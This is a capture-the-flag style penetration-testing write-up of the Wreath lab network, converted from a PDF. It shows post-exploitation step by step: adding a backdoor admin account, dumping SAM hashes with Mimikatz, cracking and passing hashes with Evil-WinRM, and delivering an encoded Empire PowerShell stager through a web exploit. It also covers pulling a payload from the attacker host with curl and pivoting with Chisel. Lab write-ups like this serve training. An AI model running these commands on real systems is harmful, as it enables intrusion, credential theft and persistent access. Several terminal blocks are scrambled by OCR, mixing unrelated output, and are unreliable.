With **NT AUTHORITY\SYSTEM** access achieved via remote code execution, no privilege escalation was necessary. To maintain stable and persistent access, a new local **user account was created with administrative privileges**. This enables access through **RDP (port 3389)** and **WinRM (port 5985)** for future sessions.

```
PS C:\GitStack\gitphp> net user labdar [REDACTED] /add
The command completed successfully.
PS C:\GitStack\gitphp> net localgroup Administrators labdar /add
The command completed successfully.
PS C:\GitStack\gitphp> net localgroup "Remote Management Users" labdar /add
The command completed successfully.
```

```

PS C:\GitStack\gitphp> net user labdar
User name          labdar
Full Name          labdar
Comment           The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators muiri /add
The command completed successfully.

PS C:\GitStack\gitphp> net user muiri
000 (System Default)
The command completed successfully.
Yes
Never
PS C:\GitStack\gitphp> net user muiri
User name        14/05/2025 13:53:44
Full Name          labdar
Comment           Never
User's comment    14/05/2025 13:53:44
Country/region code 000 (System Default)
Account active    Yes
Account expires   Never
Password last set 19/01/2021 00:31:46
Password expires  Never
Password changeable 19/01/2021 00:31:46
Password required  Yes
User may change password Yes
Workstations allowed All
Logon script       Never
User profile       Yes
Home directory     Yes
Last logon         Never
Logon hours allowed All
Local Group Memberships *Administrators Never      *Remote Management Use
Last logon         *Users
Global Group memberships *None Never      All
The command completed successfully.
Local Group Memberships *Administrators      *Remote Management Use

```

To establish a stable and reusable CLI access channel, we utilized **Evil-WinRM** to connect to the compromised host over **port 5985 (WinRM)**. Using the previously created local administrator account, we successfully gained remote shell access, ensuring reliable control over the system for further actions.

```

└─(kali㉿kali)-[~/Wreath]
$ evil-winrm -u labdar -p grubo -i 10.200.81.150
With evil-winrm installed, we can connect to the target with the syntax shown here.
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\labdar\Documents> whoami
git-serv\labdar


```

Evil-WinRM typically provides a medium integrity shell when accessing the system using newly created administrator accounts. To gain full administrative access and interact with GUI-based tools like **Mimikatz**, we used **xfreerdp** to establish an RDP session(via port 3389).

```

xfreerdp3 /v:10.200.81.150 /u:labdar /p:grubo +clipboard
/dynamic-resolution /drive:/usr/share/windows-resources,share

```



With **Mimikatz** loaded, we gave ourselves the **Debug privilege** and **elevated our integrity to SYSTEM level**.

```
mimikatz # .privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

672 {0:000003e7} 1 D 20286          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Primary
-> Impersonated !
* Process Token : {0:0010f7d4} 2 F 2008972      GIT-SERV\labdar S-1-5-21-3335744492-1614955177-2693036043-1004 (15g,24p)      Primary
* Thread Token : {0:000003e7} 1 D 2145327      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Impersonation (Delegation)

mimikatz #
```

```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 37db630168e5f82aa8461e05c6bbd1

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
  Default Salt : WIN-1696063F791Administrator
  Default Iterations : 4096
  Credentials
    aes256_hmac     (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
    aes128_hmac     (4096) : 503dd1f25a0baa75791854a6cfbcd402
    des_cbc_md5     (4096) : e3915234101c6b75

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : WIN-1696063F791Administrator
  Credentials
```

Using **Mimikatz** with the command `lsadump::sam`, we successfully dumped the **local password hashes**, including those of the **Administrator** and **Thomas** accounts.

```
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1
```

```
RID : 000003e9 (1001)
User : Thomas
Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f
```

Using **HashCat**, we successfully cracked the password for the **Thomas** account: **i<3ruby**. Unfortunately, the **Administrator** hash could not be cracked.

```
Host memory required for this attack: 0 MB
mimikatz # token::elevate
Token Id: 0x8
Dictionary cache hit:
* Filename .. : /usr/share/wordlists/rockyou.txt
* Passwords..: 14344385          NT AUTHORITY\SYSTEM      S-1-5-18
* Bytes.....: 139921507         GIT-SERV\labdar  S-1-5-21-3335
* Keyspace..: 14344385          1-D 2145327      NT AUTHORITY\SYSTEM      S-1-5
mimikatz # lsadump::sam
02d90eda8f6b6b06c32d5f207831101f:i<3ruby
Syskey : 0841f6354fa898d21b99345d87b66571
```

Enumerating 10.200.81.100

Using **WinRM**, we successfully authenticated as the **Administrator** by passing the previously obtained hash, establishing persistent access to the target system.

```
[-(kali㉿kali)-[~/Wreath]
$ evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.81.150
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I launched **Starkiller**, the graphical user interface (GUI) for Empire, to manage listeners, generate stagers, and interact with active agents in a more intuitive environment.


Listener:

The screenshot shows the 'Listeners / New' page for creating a new listener. The 'Type' is set to 'http'. The 'Name' is 'Webserver (Starkiller)'. The 'Host' is 'http://10.50.82.54'. The 'Port' is '19000'. The 'BindIP' is '0.0.0.0'. The 'Launcher' is 'powershell -noP -sta -w 1 -enc'. The 'StagingKey' is '8pZfSnslcfaSvjAGKBKURclQD9e5O3IC'. The 'DefaultDelay' is '5'. The 'DefaultJitter' is '0.0'. The 'SUBMIT' button is highlighted with a red box.


Hop listener:

The screenshot shows the 'Listeners / New' page for creating a new hop listener. The 'Type' is 'http_hop'. The 'Name' is 'http_hop (Starkiller)'. The 'Host' is 'http://10.200.81.200'. The 'Port' is '19001'. The 'RedirectListener' is set to 'Webserver (Starkiller)'. The 'Launcher' is 'powershell -noP -sta -w 1 -enc'. The 'OutFolder' is '/tmp/http_hop/'. The 'Optional Fields' section contains 'RedirectStagingKey'. The 'SUBMIT' button is highlighted with a red box.

Stager:



In the terminal a directory named **hop-labdar** was created in `/tmp` on the compromised webserver to host **jumpserver** files. The contents of the local `http_hop` directory were zipped (`hop.zip`) and transferred to the target using a **Python HTTP server**. After extraction (`unzip hop.zip`), we confirmed the correct file structure (`news.php`, `admin/`, `login/`). Finally, a PHP development server was launched on port **19001** (`php -S 0.0.0.0:19001`) to serve the PHP-based jumpserver, as Python HTTP servers cannot execute PHP scripts. The chosen port was opened in the **firewall** to ensure external access to the PHP development server hosting the jumpserver files.



```
(kali㉿kali)-[~/Wreath]
$ cd /tmp/http_hop
(kali㉿kali)-[/tmp/http_hop]
$ ls
admin  login  news.php

(kali㉿kali)-[/tmp/http_hop]
$ zip -r hop.zip *
zip I/O error: Permission denied
zip error: Could not create output file (hop.zip)

(kali㉿kali)-[/tmp/http_hop]
$ sudo zip -r hop.zip *
[sudo] password for kali:
adding: admin/ (stored 0%)
adding: admin/get.php (deflated 66%)
adding: login/ (stored 0%)
adding: login/process.php (deflated 66%)
adding: news.php (deflated 66%)
```

```
(kali㉿kali)-[~/tmp/http_hop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.81.200 - - [22/May/2025 03:30:57] "GET /hop.zip HTTP/1.1" 200 -

```

```
(root㉿kali)-[~/home/kali/Wreath]
# ssh -i id_rsa root@10.200.81.200
[root@prod-serv ~]# cd ..
[root@prod-serv /]# cd tmp
[root@prod-serv tmp]# cd labdar
[root@prod-serv labdar]# mkdir hop-labdar
[root@prod-serv labdar]# ls
hop-labdar socat-labdar
[root@prod-serv labdar]# cd hop-labdar
[root@prod-serv hop-labdar]# curl 10.50.82.54/hop.zip -o hop.zip
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
                                         Dload  Upload Total   Spent    Left  Speed
0       0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:--
100  2988  100  2988      0      0  35152      0 --:--:-- --:--:-- --:--:-- 3557
1
[root@prod-serv hop-labdar]# ls
hop.zip
[root@prod-serv hop-labdar]# unzip hop.zip
Archive: hop.zip
  creating: admin/
  inflating: admin/get.php
  creating: login/
  inflating: login/process.php
  inflating: news.php
[root@prod-serv hop-labdar]# firewall-cmd --zone=public --add-port 19001/tcp
success
[root@prod-serv hop-labdar]# php -S 0.0.0.0:19001
PHP 7.2.24 Development Server started at Thu May 22 08:33:40 2025
Listening on http://0.0.0.0:19001
Document root is /tmp/labdar/hop-labdar
Press Ctrl-C to quit.
```

Agent:

To obtain an agent, we copy the payload generated by the Empire stager and execute it on the target system. This can be done by injecting the payload into a vulnerable input field or parameter—similar to the method previously used with Burp Suite during the testing phase.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparator Logger Organizer Extensions Learn

Send Cancel < > Target: http://10.200.81.150 | HTTP/1

Request

```
1 POST /web/exploit-LAB04R.php HTTP/1.1
2 Host: 10.200.81.150
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 If-None-Match: W/"10000000000000000000000000000000"
10 Priority: u0,o
11 Content-Length: 577
12 Content-Type: application/x-www-form-urlencoded
13
14
powershell -noP -sta -w 1 -enc SQBn
AcgJAABDQPMVgBlAHAcwBpAG8AbgBfJAGEA
YgbzAGUAlgBQcPMVgBlAHAcwBpAG8AbgBfJAGEA
AEQAYBQdAgBcAgAqAgACZD2ZB1AHACAMhA
JABSDQZgBfJAGEAqAgAqAgACZD2ZB1AHACAMhA
AGUAbQBzAgAqAgAEQAYBQdAgBcAgAqAgACZD2ZB1
KAAAnAPMAgBzHQAZB1AC4ATOBhAG4AYQbN
AGGAbQB1AG4AdAuAEAdQBOAGAbQBhAHQa
See more ▾
```

Response

```
powershell -noP -sta -w 1 -enc SQBn
AcgJAABDQPMVgBlAHAcwBpAG8AbgBfJAGEA
YgbzAGUAlgBQcPMVgBlAHAcwBpAG8AbgBfJAGEA
AEQAYBQdAgBcAgAqAgACZD2ZB1AHACAMhA
JABSDQZgBfJAGEAqAgAqAgACZD2ZB1AHACAMhA
AGUAbQBzAgAqAgAEQAYBQdAgBcAgAqAgACZD2ZB1
KAAAnAPMAgBzHQAZB1AC4ATOBhAG4AYQbN
AGGAbQB1AG4AdAuAEAdQBOAGAbQBhAHQa
See more ▾
```

Decoded from: URL encoding

```
powershell -noP -sta -w 1 -enc SQBn
AcgJAABDQPMVgBlAHAcwBpAG8AbgBfJAGEA
YgbzAGUAlgBQcPMVgBlAHAcwBpAG8AbgBfJAGEA
AEQAYBQdAgBcAgAqAgACZD2ZB1AHACAMhA
JABSDQZgBfJAGEAqAgAqAgACZD2ZB1AHACAMhA
AGUAbQBzAgAqAgAEQAYBQdAgBcAgAqAgACZD2ZB1
KAAAnAPMAgBzHQAZB1AC4ATOBhAG4AYQbN
AGGAbQB1AG4AdAuAEAdQBOAGAbQBhAHQa
See more ▾
```

Cancel Apply changes

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 2

Request headers 11


Agents								
<input type="checkbox"/> Hide Stale Agents	Name	Last Seen	First Seen	Hostname	Process	Language	Username	Internal IP
<input checked="" type="checkbox"/>	R8HFLR0U	a few seconds ago	a few seconds ago	GIT-SERV	powershell	powershell	WORKGROUP\SYSTEM	10.200.81.150

Module:

The **Sherlock** module was selected and executed through an active agent. This module is used to enumerate known **privilege escalation** vulnerabilities on the target system. Its purpose is to identify potential misconfigurations or missing patches that could allow the attacker to elevate privileges from a standard user to a higher-privileged account, such as **administrator** or **SYSTEM**.

Agent Tasks

Status	Agent	Task Input	User	Updated At	Tags
✓	R8HFLR0U	\$Global.ExploitTable = \$null f...	empireadmin	a few seconds ago	
●	SV9MAFBQ		empireadmin	27 minutes ago	
●	9UMNV88S		empireadmin	3 days ago	
●	9UMNV88S		empireadmin	3 days ago	
✓	9UMNV88S	\$Global.ExploitTable = \$null f...	empireadmin	6 days ago	
✓	DRD4TUB4		empireadmin	6 days ago	



To interact with the isolated target system through the configured jumpserver, **Evil-WinRM** was used due to its built-in capabilities for file transfer and PowerShell script execution.

Using an option the `-s` flag allows a local directory of PowerShell scripts to be loaded directly into memory on the target—bypassing disk write operations.

```
evil-winrm -u Administrator -H HASH -i IP -s /opt/scripts
```

This method was used to load and execute the Empire Portscan module (**Invoke-Portscan.ps1**), which mimics **Nmap** functionality.

```
(kali㉿kali)-[~/Wreath] $ evil-winrm -u Administrator -H 37db630168e5f82aa8461e05c6bbd1 -i 10.200 .81.150 -s /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/
Regardless, we can now sign in as the Administrator using the password hash discovered
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackp layers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-Help Invoke-Portscan
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-Help Invoke-Portscan
SYNOPSIS
NAME
Invoke-Portscan [Split Function: Invoke-Portscan
Author: Rich Lundeen (http://webstersProdigy.net)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

SYNTAX
PowerSploit Function: Invoke-Portscan
Author: Rich Lundeen (http://webstersProdigy.net) of syntax. You are
License: BSD 3-Clause though the full help menu for the tool; however, we only need two
Required Dependencies: None we could use the -TopPorts switch and just scan a range of
Optional Dependencies: None we can use the -TopPorts switch to scan a user-specified
number of the most commonly open ports. For example, -TopPorts 50 would scan the 50
most commonly open ports.

SYNTAX
Invoke-PortScan -Hosts <String[]> [-ExcludeHosts <String>] [-Ports <String>
The command above will scan the specified hosts for open ports and our example
```

Using the command `Invoke-Portscan -Hosts 10.81.200.100 -TopPorts 50`, we performed a port scan to identify open ports on the target system. As a result, we discovered that **ports 80 (HTTP)** and **3389 (RDP)** were open on **Thomas's personal computer**.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.81.100 -TopPorts 50
  License: BSD 3-Clause
  Required Dependencies: None
  Optional Dependencies: None
Hostname      : 10.200.81.100
alive         : True
openPorts     : {3389, 80} (This tool is designed to be similar to Nmap in terms of syntax. You are
closedPorts   : {} encouraged to read through the full help menu for the tool; however, we only need two
filteredPorts: {445, 443, 110, 21 ... } to use the -Ports switch and just scan a range of
finishTime    : 5/22/2025 9:42:13 AM
               ports, or a range of ports. We can use the -TopPorts switch to scan a user-specified
               number of the most commonly open ports. For example, [-TopPorts 50] would scan the 50
               most common ports on the host.)
```

To perform pivoting, we will use the **Chisel** tool. In order for Chisel to establish a successful reverse tunnel, it is necessary to **open a specific port in the Windows firewall** on the target system. This allows the forwarded connection to pass through and be established correctly.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="chisel-labdar" dir=in action=allow protocol=tcp localport=19002
Ok.
```

We download the **Chisel** binary for Windows and upload it to the target machine using Evil-WinRM. This binary will be used to create a reverse SOCKS tunnel, enabling pivoting through the compromised host.

The screenshot shows a terminal session on a Kali Linux host. The user runs the command `Invoke-Portscan -Hosts 10.200.81.100 -TopPorts 50` to scan the target machine. The output shows that ports 80 and 3389 are open. The user then downloads the Chisel Windows binary from a GitHub release page and extracts it using `gunzip chisel_1.10.1_windows_386.gz`. Finally, the user renames the extracted file to `chisel.exe` using the command `mv chisel_1.10.1_windows_386 chisel.exe`.


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload chisel.exe
Info: Uploading /home/kali/Wreath/chisel.exe to C:\Users\Administrator\Documents\chisel.exe
Data: 12277076 bytes of 12277076 bytes copied
Info: Upload successful!
```


We configure **Chisel** by launching it on both the victim and attacker machines to establish a reverse SOCKS proxy tunnel.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel.exe server -p 19002 --socks5
chisel.exe : 2025/05/22 10:25:08 server: Fingerprint yi00X72HMuYp3EGzn+ZrRsUskyVrAzHn7t2i9ijVWxY= + CategoryInfo : NotSpecified: (2025/05/22 10:2... zHn7t2i9ijVWxY=:String) [], RemoteException + FullyQualifiedErrorId : NativeCommandError
2025/05/22 10:25:08 server: Listening on http://0.0.0.0:19002
```

```
(kali㉿kali)-[~/Wreath]
$ sudo su
[sudo] password for kali:                               Shell Command
(oracle㉿kali)-[/home/oracle/Wreath]
# chisel client 10.200.81.150:19002 9090:socks
2025/05/22 05:32:30 client: Connecting to ws://10.200.81.150:19002
2025/05/22 05:32:30 client: tun: proxy#127.0.0.1:9090⇒socks: Listening
2025/05/22 05:32:31 client: Connected (Latency 43.299112ms)
```

In the browser, we configure the proxy settings using the **FoxyProxy** extension. We set it to use a SOCKS5 proxy pointing to **127.0.0.1:9090**, which allows us to route browser traffic through the Chisel tunnel. This setup enables us to view internal web pages hosted within the target network as if we were inside it.





While exploring directories on the host **10.200.81.150** as Administrator via Evil-WinRM, we discovered a folder named **Website.git**.

```
*Evil-WinRM* PS C:\GitStack\repositories> download Website.git
Note: You may need to specify the local path as well as the absolute path to the Website.git directory!
Info: Downloading C:\GitStack\repositories\Website.git to Website.git
      ↗ Complete
Info: Download successful!
```

On the host **10.200.81.150**, a **.git** directory belonging to the **Website.git** repository was found and needs to be .git It was downloaded to the attacker's machine for analysis. To reconstruct the repository content, the **GitTools** suite was used, specifically the **extractor.sh** script.

```
└─(root㉿kali)-[/home/kali/Wreath] GitTools/Extractor/extractor.sh . Website
# mv /home/kali/Wreath/Website.git /home/kali/Wreath/Repo/.git
#
# Developed and maintained by @ehavelt from @internettwache
```

```
└─(root㉿kali)-[/home/kali/Wreath/Repo]
# git clone https://github.com/internettwache/GitTools
Cloning into 'GitTools' ...
remote: Enumerating objects: 242, done. ↗ Complete
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 242 (delta 9), reused 27 (delta 7), pack-reused 209 (from 1)
Receiving objects: 100% (242/242), 56.46 KiB | 1.13 MiB/s, done.
Resolving deltas: 100% (88/88), done.
```

```
(root㉿kali)-[~/home/kali/Wreath/Repo] [root] Exploit DB -> Google Hacking DB -> OffSec
└─# cd GitTools/Extractor
   Room progress (67%)
   https://github.com/internetwache/GitTools

└─(root㉿kali)-[~/home/.../Wreath/Repo/GitTools/Extractor]
└─# ./extractor.sh /home/kali/Wreath/Repo /home/kali/Wreath/Website

newly created Website subdirectory.
#####
# muri@aaugury:~/the/wreath/Website.git$ ls -al
# Extractor is part of https://github.com/internetwache/GitTools
# drwxr-xr-x 3 muri muri 1096 Jan 24 19:41 .
# drwxr-xr-x 8 muri muri 4096 Jan 24 14:59 ..
# Developed and maintained by @gehexax from @internetwache
# muri@aaugury:~/the/wreath/Website.git$ git clone https://github.com/internetwache/GitTools
# Cloning into 'GitTools'
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
# Receiving objects: 100% (209/209), 45.93 KiB | 522.00 KiB/s, done.
#####
# Resolving deltas: 100% (79/79), done.
[*] Destination folder does not exist
[*] Creating ...tractor is part of https://github.com/internetwache/GitTools
[+] Found commit: 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
[+] Found folder: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/.DS_Store
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/bootstrap.min.css
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/fontawesome.min.css
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/style.css
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/favicon.png
[+] Found folder: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts
